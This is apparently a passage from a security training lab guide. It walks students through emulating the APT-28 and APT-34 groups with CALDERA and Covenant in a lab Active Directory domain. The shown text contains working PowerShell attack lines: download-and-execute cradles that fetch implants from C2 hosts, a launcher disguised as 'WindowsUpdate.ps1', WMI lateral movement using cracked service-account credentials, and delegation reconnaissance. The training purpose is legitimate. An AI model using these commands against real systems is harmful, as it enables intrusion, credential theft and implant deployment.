- Adversary: *"APT-28"*
- Closure: *"Auto close operation"*
- Starting State: *"Run immediately"*




Step 9: Emulating APT-28

Once the operation is configured as above, please click the `start` button to launch the operation. The operation should obviously start with 0 progress:

As the operation runs through the different steps (abilities), progress starts to be made. You can monitor status by pressing the star icon to get the output, such as the one for the kerberoasting.

In the output, we see the password was extracted.



Not all lateral movement works as we might attempt to access machines which are outside of the domain (or to which the extracted credentials have no access):

When opening the output (star icon) of one of the successful lateral movement attempts, you should see the newly created process ID (PID) returned in the output:

```
[securestring]$password = ConvertTo-SecureString "3g2W31Eo" -AsPlainText -Force;[pscredential]$credentials = New-Object
System.Management.Automation.PSCredential ("$env:USERDNSDOMAIN\sql_svc", $password);Invoke-WmiMethod -Path win32_process -Name create -ComputerName
"192.168.40.4" -Credential $credentials -ArgumentList 'powershell.exe -C $server=\"http://192.168.40.7:8888\"; $url=\"$server/file/download\";
$wc=New-Object System.Net.WebClient; $wc.Headers.add(\"platform\",\"windows\"); $wc.Headers.add(\"defaultServer\", $server); $wc.Headers.add(\"file
\",\"sandcat.go\"); ($data=$wc.DownloadData($url)) -and ($name=$wc.ResponseHeaders[\"Content-Disposition
\"].Substring($wc.ResponseHeaders[\"Content-Disposition\"].IndexOf(\"filename=\")+9).Replace(\"`\"\",\"\")) -and ([io.file]::WriteAllBytes(\"C:
\Users\Public\$name.exe\",$data)) | Out-Null; iex \"C:\Users\Public\$name.exe -group APT28 -server $server -v\"';

__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 1736
ReturnValue      : 0
PSComputerName   :
```

Step 10: Confirming the Results

If the lateral movement was indeed successful, the newly infected host should show up in our agents' view. If we refresh the agent list, notice the new agents installed on the SQL server with the *"APT28"* group.

As we ran our operation against multiple hosts to start from, each host individually managed to pivot to the SQL server, hence the duplication of agents.

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How an emulation plan for APT-28 can be built in Covenant

- How such an emulation plan can be (partially) automated in CALDERA

If you have time left, please feel free to take some time to further explore Covenant / CALDERA. Alternatively, can you try detecting the various steps of the emulation plan on your Elastic stack?

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 2: Emulating APT-34

Today, we will focus on the execution of a series of APT groups in a structured fashion. As a second APT group, we'll look at APT-34.

> APT34 is a suspected Iranian threat group that has targeted Middle Eastern and international victims since at least 2014. The group has targeted a variety of industries, including financial, government, energy, chemical, and telecommunications, and has largely focused its operations within the Middle East. It appears the group carries out supply chain attacks, leveraging the trust relationship between organizations to attack their primary targets. FireEye assesses that the group works on behalf of the Iranian government based on infrastructure details that contain references to Iran, use of Iranian infrastructure, and targeting that aligns with nation-state interests. This group was previously tracked under two distinct groups, APT34 and OilRig, but was combined due to additional reporting giving higher confidence about the overlap of the activity.
>
> *Source: attack.mitre.org*

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Manual APT-34 Emulation

Introduction

> APT34 is a suspected Iranian threat group that has targeted Middle Eastern and international victims since at least 2014. The group has targeted a variety of industries, including financial, government, energy, chemical, and telecommunications, and has largely focused its operations within the Middle East. It appears the group carries out supply chain attacks, leveraging the trust relationship between organizations to attack their primary targets. FireEye assesses that the group works on behalf of the Iranian government based on infrastructure details that contain references to Iran, use of Iranian infrastructure, and targeting that aligns with nation-state interests. This group was previously tracked under two distinct groups, APT34 and OilRig, but was combined due to additional reporting giving higher confidence about the overlap of the activity.
>
> *Source: attack.mitre.org*

Like many Advanced Persistent Threats (APT), APT-34 leverages many different techniques. To keep our emulation meaningful, we must ensure the chosen kill-chain matches used techniques while keeping the chain realistic. As introduced during the lecture, we will emulate the following techniques using Covenant:

Phase 1

- T1192: Spearphishing link
- T1086: PowerShell

Phase 2

- T1087: Account Discovery
- T1187: Forced Authentication
- T1097: Pass-The-Ticket
- T1075: Pass-The-Hash
- T1003: Credential Access Through Credential Dumping (DCSYNC)

Phase 3

- T1050: New Service
- T1158: Hidden Files
- Forest Pivot (*BONUS*)

If you are unfamiliar with any of the techniques, please take a few moments to explore them using the links above!

Phase 1: Initial Execution

We will rely on Convenant to manually perform our APT-34 emulation plan. Remember that MITRE ATT&CK assumes initial compromise, so before we start running through the different phases of the plan, we'll need to find a way to launch a Covenant implant. For this plan, we will launch the Covenant Grunt using a PowerShell downloader.

In this first phase, we will cover the following two ATT&CK techniques:

> **T1279 - Social Engineering**
>
> Social Engineering is the practice of manipulating people in order to get them to divulge information or take an action.
>
> *Source: attack.mitre.org*


> **T1086 - PowerShell**
>
> PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.
>
> PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.
>
> Administrator permissions are required to use PowerShell to connect to remote systems.
>
> A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, and PSAttack.
>
> PowerShell commands/scripts can also be executed without directly invoking the powershell.exe binary through interfaces to PowerShell's underlying System.Management.Automation assembly exposed through the .NET framework and Windows Common Language Interface (CLI).
>
> *Source: attack.mitre.org*

Step 1: Generate a PowerShell Covenant Launcher

From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `SEC699-`

`20\Student` and password `Sec699!!`.

Once authenticated, we'll create a new Covenant launcher by heading over to the `Launchers` tab. From there, click the `PowerShell` entry and press the blue `Generate` button which is outlined below:




Step 2: Hosting the Launcher

You may have noted that the `Launcher` is a pretty long PowerShell command that might raise suspicion... Let's make this a bit more stealth!

Let's host the launched we created. Go to the host tab and give it an innocent name (we will use `/WindowsUpdate.ps1`) and click `Host`:


Back on the launcher's tab, you should see that the name you just provided is now included:

```
powershell -Sta -Nop -Window Hidden -Command "iex (New-Object
Net.WebClient).DownloadString('http://192.168.20.107/WindowsUpdate.ps1')"
```




Step 3: Social Engineering

In order to save some time, we will now play the role of an innocent victim that opens our payload. Please connect to the `WIN10` machine (`192.168.20.105`) using the `student` account (password `Sec699!!`).



Once your session has been opened, please open the "Run" prompt and execute our PowerShell one-liner from above:



Phase 2: Privilege Escalation

In this second phase of our plan, we will cover the following ATT&CK techniques:

T1087 - Account Discovery

Adversaries may attempt to get a listing of local system or domain accounts.

Windows: Example commands that can acquire this information are net user, net group , and net localgroup using the Net utility or through use of dsquery. If adversaries attempt

to identify the primary user, currently logged in user, or set of users that commonly uses a system, System Owner/User Discovery may apply.

Source: attack.mitre.org

T1078 - Valid Accounts

Adversaries may steal the credentials of a specific user or service account using Credential Access techniques or capture credentials earlier in their reconnaissance process through social engineering for means of gaining Initial Access.

Accounts that an adversary may use can fall into three categories: default, local, and domain accounts. Default accounts are those that are built-into an OS such as Guest or Administrator account on Windows systems or default factory/provider set accounts on other types of systems, software, or devices. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover users, administrators, and services.

Source: attack.mitre.org

T1187 - Forced Authentication

Although the MITRE ATT&CK Technique's name is relevant, we won't quote the technique's description as it does not cover our implementation. We will rather quote the original research which is a this lab's core:

An attacker who compromises a domain controller in a forest (or any server with unconstrained delegation in said forest) can coerce domain controllers in foreign forests to authenticate to the attacker-controlled server through “the printer bug”. Due to various delegation settings, the foreign domain controller’s ticket-granting-ticket (TGT) can be extracted on the attacker-controlled server, reapplied, and used to compromise the credential material in the foreign forest.

Source: www.harmj0y.net

T1003 - Credential Dumping (DCSYNC)

Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and

software. Credentials can then be used to perform Lateral Movement and access restricted information.

Several of the tools mentioned in this technique may be used by both adversaries and professional security testers. Additional custom tools likely exist as well.

Source: attack.mitre.org

T1097 - Pass the Ticket

Pass the ticket (PtT) is a method of authenticating to a system using Kerberos tickets without having access to an account's password. Kerberos authentication can be used as the first step to lateral movement to a remote system.

In this technique, valid Kerberos tickets for Valid Accounts are captured by Credential Dumping. A user's service tickets or ticket granting ticket (TGT) may be obtained, depending on the level of access. A service ticket allows for access to a particular resource, whereas a TGT can be used to request service tickets from the Ticket Granting Service (TGS) to access any resource the user has privileges to access.

Source: attack.mitre.org

T1075 - Pass the Hash

Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems.

Windows 7 and higher with KB2871997 require valid domain user credentials or RID 500 administrator hashes.

Source: attack.mitre.org

T1087 - Account Discovery

As a first step, let's try to identify and abuse the unconstrained delegation issues we described previously. As most of this is PowerShell driven, we can use the PowerShell Task in Covenant.

Step 1: Uploading the Active Directory Management Module

From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `Student` and password `Sec699!!`.

Once authenticated, please open the `Grunts` tab, where you should see one active Grunt. Please open (click) it and select the `Task` tab.


In order to use PowerShell cmdlets such as `Get-ADUser` and `Get-ADComputer`, we need access to the Active Directory Management PowerShell module. As we may not want / be able to install the module, we can just import it using a DLL. If not done yet, download the `Microsoft.ActiveDirectory.Management.zip` archive.

The first step in using the Microsoft Remote Server Administration Tools is to drop the associated files on our target.

Please create a new `Upload` task with the following `FilePath`:

```
C:\Users\Public\Microsoft.ActiveDirectory.Management.zip
```

Furthermore, select the downloaded `Microsoft.ActiveDirectory.Management.zip` file as `FileContents`.



Once ready, click the blue `Task` button. After the archive has been uploaded, we still do need to expand it. To do so, create another PowerShell task which leverages the `Expand-Archive` cmdlet:

```
Expand-Archive C:\Users\Public\Microsoft.ActiveDirectory.Management.zip -
DestinationPath C:\Users\Public\Microsoft.ActiveDirectory.Management
```

Once you click `Task`, the PowerShell command will extract the ZIP's content; allowing us to later rely on the compressed files.

Step 2: Performing Active Directory Reconnaissance


With the Microsoft Active-Directory Management files dropped on our target, we can proceed to import it using PowerShell's `Import-Module` cmdlet. We can subsequently execute the AD-related cmdlets to perform reconnaissance and identify interesting accounts:

```
# Disable the Execution Policy to enable scripts.
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass -Force

# Import the Microsoft Active Directory Management DLL.
Import-Module
"C:\Users\Public\Microsoft.ActiveDirectory.Management\ActiveDirectory.psd1"

# Perform recon introduced in the previous exercise
Get-ADUser -Filter {(TrustedForDelegation -eq "True")} -Properties
TrustedForDelegation
Get-ADComputer -Filter {(TrustedForDelegation -eq "True")} -Properties
TrustedForDelegation
Get-ADUser -Filter {(msDS-AllowedToDelegateTo -ne "{}")} -Properties msDS-
AllowedToDelegateTo
Get-ADComputer -Filter {(msDS-AllowedToDelegateTo -ne "{}")} -Properties msDS-
AllowedToDelegateTo
```

To perform these steps as a one-liner task, we can chain the operations using the `;` separator as shown below.

```
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass -Force; Import-Module
"C:\Users\Public\Microsoft.ActiveDirectory.Management\ActiveDirectory.psd1"; Get-
ADUser -Filter {(TrustedForDelegation -eq "True")} -Properties
TrustedForDelegation; Get-ADComputer -Filter {(TrustedForDelegation -eq "True")} -
Properties TrustedForDelegation; Get-ADUser -Filter {(msDS-AllowedToDelegateTo -ne
"{}")} -Properties msDS-AllowedToDelegateTo; Get-ADComputer -Filter {(msDS-
AllowedToDelegateTo -ne "{}")} -Properties msDS-AllowedToDelegateTo;
```

Creating the needed task should be trivial by now: Head over to your grunt's task tab and create a new *"PowerShell"* task with the above snippet as `PowerShellCommand` value.



Once executed, you should discover the `sql_svc` account as well as the `dc.sec699-20.lab` and `sql.sec699-20.lab` machines are strusted for delegation. Furthermore, the `win19.sec699-20.lab` server is allowed to delegate to the `cifs/dc.sec699-20.lab` account.


```
DistinguishedName    : CN=sql_svc,CN=Users,DC=sec699-40,DC=lab
Enabled              : True
GivenName            :
Name                 : sql_svc
ObjectClass          : user
ObjectGUID           : 09cd0279-3d12-4591-a51e-885e581a46b0
SamAccountName       : sql_svc
SID                  : S-1-5-21-691669100-3415365257-3087648052-1128
Surname              :
TrustedForDelegation : True
UserPrincipalName    :

DistinguishedName    : CN=DC,OU=Domain Controllers,DC=sec699-40,DC=lab
DNSHostName          : dc.sec699-40.lab
Enabled              : True
Name                 : DC
ObjectClass          : computer
ObjectGUID           : 1f320f63-24ad-45df-9aaa-309799fe3298
SamAccountName       : DC$
SID                  : S-1-5-21-691669100-3415365257-3087648052-1001
TrustedForDelegation : True
UserPrincipalName    :

DistinguishedName    : CN=SQL,CN=Computers,DC=sec699-40,DC=lab
DNSHostName          : sql.sec699-40.lab
Enabled              : True
Name                 : SQL
ObjectClass          : computer
ObjectGUID           : d30411dd-3ef2-4541-af66-428724e01566
SamAccountName       : SQL$
SID                  : S-1-5-21-691669100-3415365257-3087648052-1130
TrustedForDelegation : True
UserPrincipalName    :

DistinguishedName        : CN=WIN19,CN=Computers,DC=sec699-40,DC=lab
DNSHostName              : win19.sec699-40.lab
Enabled                  : True
msDS-AllowedToDelegateTo : {cifs/dc.sec699-40.lab}
Name                     : WIN19
ObjectClass              : computer
ObjectGUID               : c9eda1cf-47c6-412d-8744-da1ed7300fab
SamAccountName           : WIN19$
SID                      : S-1-5-21-691669100-3415365257-3087648052-1131
UserPrincipalName        :
```

Step 3: Moving Laterally

The careful observed might remember that we obtained the `sql_svc` account's password (`3g2W31Eo`) through Kerberoasting on Day 3 of the course.

We will now use it to set up another grunt toward `SQL`. As we didn't select a particular lateral movement for today's scenario, let's again use the `WMIGrunt`, which proved to be stable yesterday.

Let's go to our initial Grunt on `WIN10` and create a `WMIGrunt` Task. We will configure the task to use the `sec699-20.lab\sql_svc` user (password `3g2W31Eo`) against the `sql` computer and use the `PowerShell` grunt as shown below.



Once ready, click the `Task` button! After a few seconds, refresh the `Tasking` view and it should show that the WMI execution was successful.

Proceed to the `Grunts` tab in order to confirm we have a new `SQL` grunt under the `sql_svc` user.

T1078 - Valid Accounts

With our `SQL` grunt active, we still have to ensure we have a valid domain context. As our grunt was launched over WMI without proper Kerberos authentication, we won't be able to interact with the Domain Controller.

This can be solved using multiple techniques. Rather than wasting time on proper authentication, we will escalate our privileges to `NT AUTHORITY\SYSTEM`. This has the implicit advantage that we will inherit the machine's context, which is authenticated to the domain using a machine account.

